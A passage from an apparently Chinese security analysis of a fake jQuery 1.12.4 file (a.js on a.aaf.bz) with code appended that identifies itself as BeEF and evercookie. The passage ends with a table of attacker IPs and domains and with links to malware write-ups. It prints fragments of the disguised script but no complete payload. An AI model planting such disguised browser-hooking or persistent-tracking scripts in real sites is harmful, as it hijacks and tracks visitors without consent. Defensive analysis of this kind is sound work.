</td>2018-03-19 16:25:33 (14 h)</td>
```

通过畸形的数据（即：\USUSUSUSUSUSUSUSUSUSUS, Windows 7 x32, 1440x900），以及攻击时间来推测 gif 和 js 可能是同一个人，并且使用自动化植入代码实现。

尝试打开 gif 发现是个畸形图片，未发现可疑，也可能是服务端控制导致。

打开 a.js（文件 MD：5b052240f02cd593f566b3606b00ac2e）发现了 JS 代码，初看一眼很像正常的 jQuery 代码

```
< > ↺ 🔒 Secure https://a.aaf.bz/a.js

/*! jQuery v1.12.4 | (c) jQuery Foundation | jquery.org/license */
!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,10):funct
Error("jQuery requires a window with a document");return b(a)}b(a)}("undefined"!=typeof window?window:this,fun
[],d=a.document,e=c.slice,f=c.concat,g=c.push,h=c.indexOf,i={},j=i.toString,k=i.hasOwnProperty,l={},m="1.12.4",
n.fn.init(a,b),o=/^\s*\uFEFF\uA0+|[\s\uFEFF\uA0]+$/g,p=/^-ms-/g,q=/-([\da-z])/gi,r=function(a,b){return b.toUp
{jquery:m,constructor:n,selector:"",length:0,toArray:function(){return e.call(this)},get:function(a){return nul
this[a+this.length]:this[a]:e.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return
b.prevObject=this,b.context=this.context,b},each:function(a){return n.each(this,a)},map:function(a){return this
{return a.call(b,c,b)})),slice:function(){return this.pushStack(e.apply(this,arguments))},first:function(){ret
this.eq(-1)},eq:function(a){var b=this.length,c=+(0>a?b:0);return this.pushStack(c>0&&b>c?[this[c]]:[]},end
this.prevObject||this.constructor()),push:g,sort:c.sort,splice:c.splice},n.extend=n.fn.extend=function(){var a
,{},h=1,i=arguments.length,j=1;for("boolean"==typeof g&&(j=g,g=arguments[h])||{},{},h++),"object"==typeof g||n.isFu
-);i>h;h++)if(null!=(e=arguments[h]))for(d in e)a=g[d],c=e[d],g!=c&&(j&&c&&(n.isPlainObject(c)||b=n.isArray(c
[]):f=a&&n.isPlainObject(a)?a:{},g[d]=n.extend(j,f,c)):void 0!=c&&(g[d]=c));return g},n.extend({expando:"jQuer
(m+Math.random()).replace(/D/g,""),isReady:!0,error:function(a){throw new Error(a)},noop:function(){},isFunction
{return"function"===n.type(a)},isArray:Array.isArray||function(a){return"array"===n.type(a)},isWindow:function(
null!=a&&a==a.window},isNumeric:function(a){var b=a&&a.toString();return!n.isArray(a)&&b-parseFloat(b)+1>=0},is
a)return!1;return!0},isPlainObject:function(a){var
b;if(!a||"object"!=n.type(a)||a.nodeType||n.isWindow(a))return!1;try{if(a.constructor&&k.call(a,"constructor"
totypeOf))return!1}catch(c){return!1}if(!1.ownFirst)for(b in a)return k.call(a,b);for(b in a);return void 0===
null==a?"":"object"==typeof a||"function"==typeof a?i[j.call(a)]||"object":typeof a},globalEval:function(b){b
{a.eval.call(a,b)}(b)},camelCase:function(a){return a.replace(p,"ms-").replace(q,r)},nodeName:function(a,b){re
a.nodeName&&a.nodeName.toLowerCase()===b.toLowerCase()},each:function(a,b){var c,d=0;if(s(a))
```

但是，在文件末位发现了加密的代码：



```

trigger=function(e,t,n,a){return n||C.test(e)||r("Global events are undoc
this,e,t,n||document,a)},e.each(S.split("|"),function(t,n){e.event.specia
t!==document&&(e.event.add(document,n+"."+e.guid,function(){e.event.trigg
),!1},teardown:function(){return this!==document&&e.event.remove(document
jQuery>window);
3
4
5 //
6 // Copyright (c) 2006-2018 Wade Alcorn - wade@bindshell.net
7 // Browser Exploitation Framework (BeEF) - http://beefproject.com
8 // See the file 'doc/COPYING' for copying permission
9 //
10
11 /*
12  * evercookie 0.4 (10/13/2010) -- extremely persistent cookies
13  *
14  * by samy kamkar : code@samy.pl : http://samy.pl
15  *
16  * this api attempts to produce several types of persistent data
17  * to essentially make a cookie virtually irrevocable from a system
18  *
19  * specifically it uses:
20  * - standard http cookies
21  * - flash cookies (local shared objects)
22  * - silverlight isolated storage
23  * - png generation w/forced cache and html5 canvas pixel reading
24  * - http etags

```

究竟是“黑”吃“黑”，还是 Big Brother is watching you?

攻击时间	实施攻击者使用的 IP	使用的域名	域名解析的 IP	注册邮箱
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2018-03-19 16:25:33	173.239.202.68 美国	a.aaf.bz	188.166.80.208 荷兰	spambotnetmon[.]gmail.com
2018-03-19 16:26:42	138.197.176.57 美国	a.oo.fi	138.197.176.57 美国	Hide

参考链接:

- [1] <https://www.codemetrix.net/decrypting-adwind-jrat-jbifrost-trojan/>
- [2] <https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2017-11882-exploited-deliver-cracked-version-loki-infostealer/>
- [3] <https://github.com/R3MRUM/loki-parse/blob/master/loki-parse.py>